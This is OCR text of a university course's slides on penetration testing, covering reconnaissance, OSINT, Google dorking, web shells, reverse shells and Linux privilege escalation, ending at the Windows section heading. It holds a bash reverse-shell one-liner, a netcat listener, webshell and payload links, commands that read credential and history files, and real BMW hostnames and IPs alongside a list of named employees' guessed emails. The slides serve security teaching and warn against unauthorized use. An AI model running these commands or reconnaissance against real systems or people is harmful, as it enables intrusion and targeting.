Penetration Testing & Ethical Hacking

UBNetDef, Spring 2023
Week 13
Lead Presenters: Bradley Manly
Special Thanks: James Droste, Raphael Karger, Lucas Crassadis

Learning Objectives


- Understand ethics of offensive security
- Know what penetration testing includes
- Review the Cyber Kill Chain
- Learn the step-by-step of penetration testing
- Try some hands-on skills

Don’t do anything you learn here on a system that you don’t have permission to do it on.

Federal prison is bad!

What is Penetration Testing

- Goal is to help better defend an organization
- We do this by identifying vulnerabilities and exploiting them.



01 Helps to identify or reveal vulnerabilities that would remain unidentified otherwise

02 Helps to discover new threats by any possible attackers or intruders

03 Helps to identify real-time vulnerabilities within systems and web applications

04 Helps to test the effectiveness of web application firewalls


05 Helps to test cyber-defence capability of the organization

06 Helps to identify and showcase real-time risks and vulnerabilities

07 Helps to find any possible insecurity within the system infrastructure network or an application

Pentesting vs Red Teaming

Cyber Kill Chain Quick Refresh



1 RECONNAISSANCE

Harvesting email addresses, conference information, etc.

2 WEAPONIZATION

Coupling exploit with backdoor into deliverable payload

3 DELIVERY

Delivering weaponized bundle to the victim via email, web, USB, etc.

4 EXPLOITATION

Exploiting a vulnerability to execute code on victim's system

5 INSTALLATION

Installing malware on the asset

6 COMMAND & CONTROL (C2)

Command channel for remote manipulation of victim

7 ACTIONS ON OBJECTIVES

With 'Hands on Keyboard' access, intruders accomplish their original goals

Applying This to an Example

- Recon (usually done with tools like nmap)
- Exploitation to gain a shell/commands
- Further Recon
- Privilege escalation

What Is Reconnaissance?

- First Phase of Penetration Test
- Focused on collecting Information
- Active Reconnaissance
  - Gaining information by interacting with a targets computers and networks
  - Examples: `netcat`, `ping`, `nmap`
- Passive Reconnaissance
  - Gaining information without interacting with targets computers and networks
  - Examples: Google Dorking, Viewing Company Listings

Scope

- What you as the attacker are allowed to test
- Can be domain or IP ranges IE:
  - `*.example.com, 93.184.216.0/24`

Scanners

- In our case this will be from a black box perspective
- nmap: One of the most important tools, scans a targets ports with scripting support!
- sqlmap: tests a target site for SQL vulnerabilities
- nikto: Tool that scans websites for vulnerabilities
- And many many more!

Nmap Example

```
nmap -p- -oN results.txt --min-rate=1000
192.168.0.1
```

- `-p-` is scan for all ports
- `-oN` is output to standard text format
- `192.168.0.1` is our target system, run with network identifier and mask to scan full network (`192.168.0.0/24`)

Other Tools


- Burpsuite: Framework for manipulating and testing web apps
- Wireshark: Tool for analyzing packets
- And also many more!

OSINT

- Open Source Intelligence (OSINT) is data collected from publicly available sources to be used in an intelligence context

Goals of OSINT

- Discover sensitive information
- Widen scope
- Find assets
- Discover internal workings of company



Open Source Intelligence Gathering (OSINT)


The Open Source Intelligence Gathering (OSINT) portion of the assessment is a service that [redacted] provides as part of the reconnaissance phase of our penetration test. The OSINT assessment refers to all unclassified information and includes anything freely available on the Web. As part of this test, [redacted] attempted to retrieve open source information regarding DinoBank.

During the assessment, many tools were used to enumerate through domains and find subdomains, and trace activity with individual names over social media sites. Most of this was secure and posed no threat. Using Prowl, a script to enumerate through a company's LinkedIn profile and intensify listed employees and possible email accounts using the standard naming scheme. (shown below)

Dino	Dedić	dino.dedi@dinobank.us
Ruth	Brooks	ruth.brooks@dinobank.us
Lokesh	Pandey	lokesh.pandey@dinobank.us
Joshua	Jones	joshua.jones@dinobank.us
Nick	DiMaggio	nick.dimaggio@dinobank.us
Lawrence	Hayden	lawrence.hayden@dinobank.us
Brad	Alleman	brad.alleman@dinobank.us
John[redacted]	Gay	johnathan.gay@dinobank.us
Margu[redacted]	Slaughter	margus.slaughter@dinobank.us
Luis	Garduno	luis.garduno@dinobank.us
Jacqueline	Woods	jacqueline.woods@dinobank.us
Samara	Romero	samara.romero@dinobank.us
Travistene	Jones	travistene.jones@dinobank.us
Rebecca	Stiegler	rebecca.stiegler@dinobank.us
Kennan	Wright	kennan.wright@dinobank.us
Dahlia	Dawson	dahlia.dawson@dinobank.us
Dan	Oliver	dan.oliver@dinobank.us
Ariel	Robinson	ariel.robinson@dinobank.us
Jamie	Davenport	jamie.davenport@dinobank.us
Paul	Alvarado	paul.alvarado@dinobank.us
Alex	Faulkner	alex.faulkner@dinobank.us
Tom	Dickson	tom.dickson@dinobank.us
Precious	Braun	precious.braun@dinobank.us
Mitchell	Zamora	mitchell.zamora@dinobank.us
Heather	Potter	heather.potter@dinobank.us
Mckayla	Pearson	mckayla.pearson@dinobank.us
isaiah	grimes	isaiah.grimes@dinobank.us
Peter	Aline	peter.aline@dinobank.us

Google Dorking

- Using Google's (or any other search engine) indexing capability to find information that should not be found
- Syntax:
  - AND is always implied.
  - OR: Shrek (Musical OR Onion)
  - "–" = NOT: Shrek -Fiona
  - "+" = MUST: Shrek +Donkey
  - Use quotes for exact phrase matching: “Ogres have layers”
- Example Dorks:
  - `mail/u/0 filetype:pdf,`
  - `site:*.domain.tld ext:txt`
- Useful Sites:
  - https://www.exploit-db.com/google-hacking-database



site:*.bmw.de ext:php

1 result (0.26 seconds)


https://dialog.bmw.de/fbk/page/bmw_roi2017/index.php - Translate this page

No information is available for this page.

Learn why

Locating Subsidiaries

- When conducting a large scale penetration test, identifying subsidiaries allows for a significantly larger attack surface.
- Useful Site:
  - https://www.crunchbase.com/organization/companyName



Sub-Organizations

Number of Sub-Orgs


6

Which industries do these Sub-Organization operate in? SHOW

Rolls-Royce plc Subsidiary	BMW.com Subsidiary
BMW i Ventures Investment Arm	BMW Brilliance Automotive Subsidiary
BMW Australia Subsidiary	Alphabet Business Mobility Division


Finding Subdomains

- Subdomain - simply a domain that is a part of another domain
  - Examples: mail.google.com, portal.itsli.albany.edu, ast.pdp.albany.edu
  - Often host unique (and possibly vulnerable) services
- Useful Sites:
  - https://talosintelligence.com/
  - https://dnsdumpster.com/
  - https://crt.sh/?q=domain.tld



Certificates

crt.sh ID	Logged At ⇧	Not Before	Not After	Common Name	Matching Identities	Issuer Name
2398036988	2020-01-29	2012-06-13	2013-06-14	guestwlan-portal.cn.bmwgroup.net	CnGuestWlan@bmw.com	C=DE, O=TC TrustCenter GmbH, OU=TC TrustCenter Class 2 L1 CA, CN=TC TrustCenter Class 2 L1 CA XI
2397998419	2020-01-29	2014-05-16	2015-05-16	ndb.bmw.ru	ruhelpdesk@bmw.com	C=DE, O=TC TrustCenter GmbH, OU=TC TrustCenter Class 2 L1 CA, CN=TC TrustCenter Class 2 L1 CA XI
2387380487	2020-01-29	2010-08-18	2011-08-18	dealersecure.bmw.com	dealersecure.bmw.com	C=DE, O=TC TrustCenter GmbH, OU=TC TrustCenter Class 2 L1 CA, CN=TC TrustCenter Class 2 L1 CA XI
2387380243	2020-01-29	2010-09-06	2011-09-06	b2b.bmw.com	b2b.bmw.com	C=DE, O=TC TrustCenter GmbH, OU=TC TrustCenter Class 2 L1 CA, CN=TC TrustCenter Class 2 L1 CA XI
2387380320	2020-01-29	2010-08-18	2011-08-18	b2b-tssb-us.bmw.com	b2b-tssb-us.bmw.com	C=DE, O=TC TrustCenter GmbH, OU=TC TrustCenter Class 2 L1 CA, CN=TC TrustCenter Class 2 L1 CA XI
2387380233	2020-01-29	2010-06-23	2011-06-23	plwi.bmw.com	plwi.bmw.com	C=DE, O=TC TrustCenter GmbH, OU=TC TrustCenter Class 2 L1 CA, CN=TC TrustCenter Class 2 L1 CA XI
2387380295	2020-01-29	2010-06-09	2011-06-09	swsint.bmw.com	swsint.bmw.com	C=DE, O=TC TrustCenter GmbH, OU=TC TrustCenter Class 2 L1 CA, CN=TC TrustCenter Class 2 L1 CA XI
2387380250	2020-01-29	2010-06-09	2011-06-09	famos-ps.bmw.com	famos-ps.bmw.com	C=DE, O=TC TrustCenter GmbH, OU=TC TrustCenter Class 2 L1 CA, CN=TC TrustCenter Class 2 L1 CA XI




Host Records (A) ** this data may not be current as it uses a static database (updated monthly)

bmw-int-a10.bmw.com HTTP: Apache	160.46.224.249	BMW Bayerische Motoren Werke Aktiengesellschaft Germany
b8fbb-bea10.bmw.com	160.46.240.185 b8fbb-bea10.bmw.com	BMW Bayerische Motoren Werke Aktiengesellschaft Germany
aem-author-inta10.bmw.com	160.46.251.153 b2cfed-i.bmw.com	BMW Bayerische Motoren Werke Aktiengesellschaft Germany
bmwfs-i-wls10.bmw.com HTTP: BigIP	160.46.248.79 bmwfs-i-wls10.bmw.com	BMW Bayerische Motoren Werke Aktiengesellschaft Germany
bmwfs-t-wls10.bmw.com HTTP: BigIP	160.46.248.80 bmwfs-t-wls10.bmw.com	BMW Bayerische Motoren Werke Aktiengesellschaft Germany
imm-dev0.bmw.com	160.46.225.101 imm-dev0.bmw.com	BMW Bayerische Motoren Werke Aktiengesellschaft Germany

Job Postings

- Company job listings are a great way to find what technologies the company uses
- Useful Sites:
  - https://www.linkedin.com/jobs
  - https://glassdoor.com
  - https://indeed.com



Mobile App Developer (f/m/x)

SHARE YOUR PASSION.


We create premium contextual digital experiences for the BMW Group, both inside and outside our vehicles. Our market leading service line ConnectedDrive is a digital in-car offering that has set the premium standard in the automotive industry for connected vehicles.

What awaits you?

- Together we develop iOS, Android, in-car apps as well as backend components with technologies including native mobile development, Flutter/Dart, Typescript, C#, Java, Azure.
- The coordination of the activities with the product owners and process partners and taking care about efficiency, scalability, cost efficiency and maintainability are part of your job field.

What Is an Exploit?

- Code that takes advantage of unintended behavior (vulnerability) in software
- For our purposes; a way of gaining access to a system
- Well known exploits include:
    - EternalBlue
    - Dirty COW
    - Shellshock
    - Many more…



Steps for Finding Exploits

- Check the services.
- Do research based off of what you see.
- Web apps are always a good route!
- Look for outdated services!

Web App Testing Methodology

- General Steps:
  - Spider & enumerate
  - Gain an understanding of how the application works.
  - Looking for endpoints that take user input
  - Experiment with different payloads.
- Looking at common vulnerabilities such as those on the OWASP top 10 can help you figure out what to test for
  - https://owasp.org/www-project-top-ten/
- Identifying versions; https://builtwith.com/

Web Apps Common Vulnerabilities

- SQL Injection
  - Code injection technique where malicious SQL statements are inserted into an entry field for execution
  - https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection
- Unrestricted file upload
  - An application allows a user to upload a malicious file directly which is then executed
  - Attackers can upload a web shell which enables the execution of commands and code.
    - https://raw.githubusercontent.com/drag0s/php-webshell/master/webshell.php

Reverse Shell

- A reverse shell is a shell created by an attacker, in order to gain an interactive session on a compromised machine
- Based on server-client architecture
- Can be created from almost any language including Bash, Python, PHP, Perl, and Ruby
  - https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md
- Programs such as Netcat and Socat allow for the easy deployment of reverse shells

Reverse Shell Example

- The first thing that is required is to start a listener on a port so the server can connect back
  - This can be done in netcat, an example would be: `nc -vlp 4444`
  - This listens for incoming connections on port 4444
- Next, we need to instruct the server to begin a connection with our listener
  - Example reverse shell:
    - `bash -i >& /dev/tcp/10.0.0.1/4444 0>&1`
  - Note: we need to swap “10.0.0.1” with the IP of the listening server

Metasploit

- Powerful exploitation framework written in Ruby
- Quick exploitation of systems with a large database of known exploits
- Can also be used for recon and privilege escalation

Resources for exploitation

- Exploit DB: https://www.exploit-db.com/
- Github
- Search Engines!

In Class Activity

Nmap and Exploitation

Exercise details (kali:toor)

- Run `pfctl -d` using the `pfSense` console to drop firewalls.
- Scan `ServerNet`, and find the new box.
- `nmap` the server to find a listening non standard HTTP port.

- Visit the HTTP server and find how the developers are hiding the vulnerable functionality
  - Try running Dirbuster or look for common webpages
  - Wordlists can be found in `/usr/share/wordlist`

- Visit the found page, and find the vulnerability.

- Upload a shell and navigate to it
  - Note: it will be uploaded to `backups/FILENAME`
  - https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md

What is Privilege Escalation (PE)?

- Act of exploiting a bug, design flaw, or misconfiguration in an operating system or application to gain elevated access to resources that are normally protected
- Requires some form of access to the machine
- Often done in a deductive manner (checklist) IE
  - Check OS information
  - Look at Kernel version
  - Check writable paths

Goal for Linux Privilege Escalation

- Elevate from user permissions to `root` or `sudo` user.
- Utilize information gathered to create a chained attack.

Kernel Exploits


- The kernel is the main component of Linux operating system.
- A linux kernel can be vulnerable to a bug that can be leveraged to escalate privileges.
  - `uname -a`
- Workflow
  - Check the kernel version.
  - Check if there is an exploit for the specific version.
  - If the exploit is already compiled, move it to the target system and run.
  - Else, compile the exploit, and then run.

SUID Binaries

- SUID is a type of permission which is given to a file and allows users to execute the file with the permissions of the owner.
- To search for SUID binaries:
  - `find / -perm -u=s -type f 2>/dev/null`
- Look up these binaries on GTFObins:
  - https://gtfobins.github.io
- Is there a way to escalate privileges?

SUID Binaries PT 2: Sudo Rights

- Sudo is "program for Unix-like computer operating systems that allows users to run programs with the security privileges of another user."
- `sudo -l`
- In this case, Nano can be run with sudo permissions.
- Can we use it for privilege escalation?




```
haris@ubuntu:~$ sudo -l
Matching Defaults entries for haris on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b
in\:/snap/bin

User haris may run the following commands on ubuntu:
    (root) NOPASSWD: /bin/nano /var/opt/*
haris@ubuntu:~$ 
```

World Writable Files

- Writable Service Files
  - If any `.service` files are writable, you could modify them to run a reverse shell or other backdoor when a service is stopped, restarted, or started.
- Writable Service Binaries
  - The same logic applies with the service files: If you can write to an executable that is being ran as a service, you can have a revershell or backdoor be triggered as the service user.

Readable files


- Depends on the user you are currently running as it may be possible to read certain configuration files
  - `find / -perm -o=r -type f 2>/dev/null` (Will show a lot of stuff beware!)
- These often contain credentials/keys which may be reused.
- Be sure to check for files that look like the following:
  - `config.*` (`config.php`, `config.json`, `config.xml`, etc.)
  - `database.*` (`database.php`, `database.js`, etc.)
  - `*.conf` (`mysql.conf`, `httpd.conf`, etc.)
  - `id_dsa`
  - `id_rsa`



```php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'database_name_here' );

/** MySQL database username */
define( 'DB_USER', 'username_here' );

/** MySQL database password */
define( 'DB_PASSWORD', 'password_here' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

Cron Jobs

- Scheduled tasks that run every X amount of time
- View Cron Jobs
  - `crontab -l`
  - `ls -al /etc/cron* /etc/at*`
- Can you modify the script to inject code?
- Is the script executed using a wildcard?
- Can you write to path with a higher precedence?



```
$ crontab -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
0 12 * * * /usr/bin/certbot renew --quiet
$
```

Shell History/Environment Variables

- Environment variables are dynamic values that can alter the behaviour of an application.
- The environment variables can sometimes contain interesting preset variables.
  - `printenv`
- Checking the bash history also may yield interesting file paths and some times passwords.
  - `cat ~/.bash_history`

Automated Linux Enumeration Scripts

- LinPEAS
  - https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/
- LinEnum
  - https://github.com/rebootuser/LinEnum
- LSE
  - https://github.com/diego-treitos/linux-smart-enumeration
- LinuxPrivChecker
  - https://github.com/sleventyeleven/linuxprivchecker

Linux Privilege Escalation Summary

- It's all about enumeration and perseverance!
- There are a lot of potential attack vectors.
- It takes practice.
- Might depend on the nature of the system
- What is the system’s role?
- What users are there?

Goals of Windows Privilege Escalation

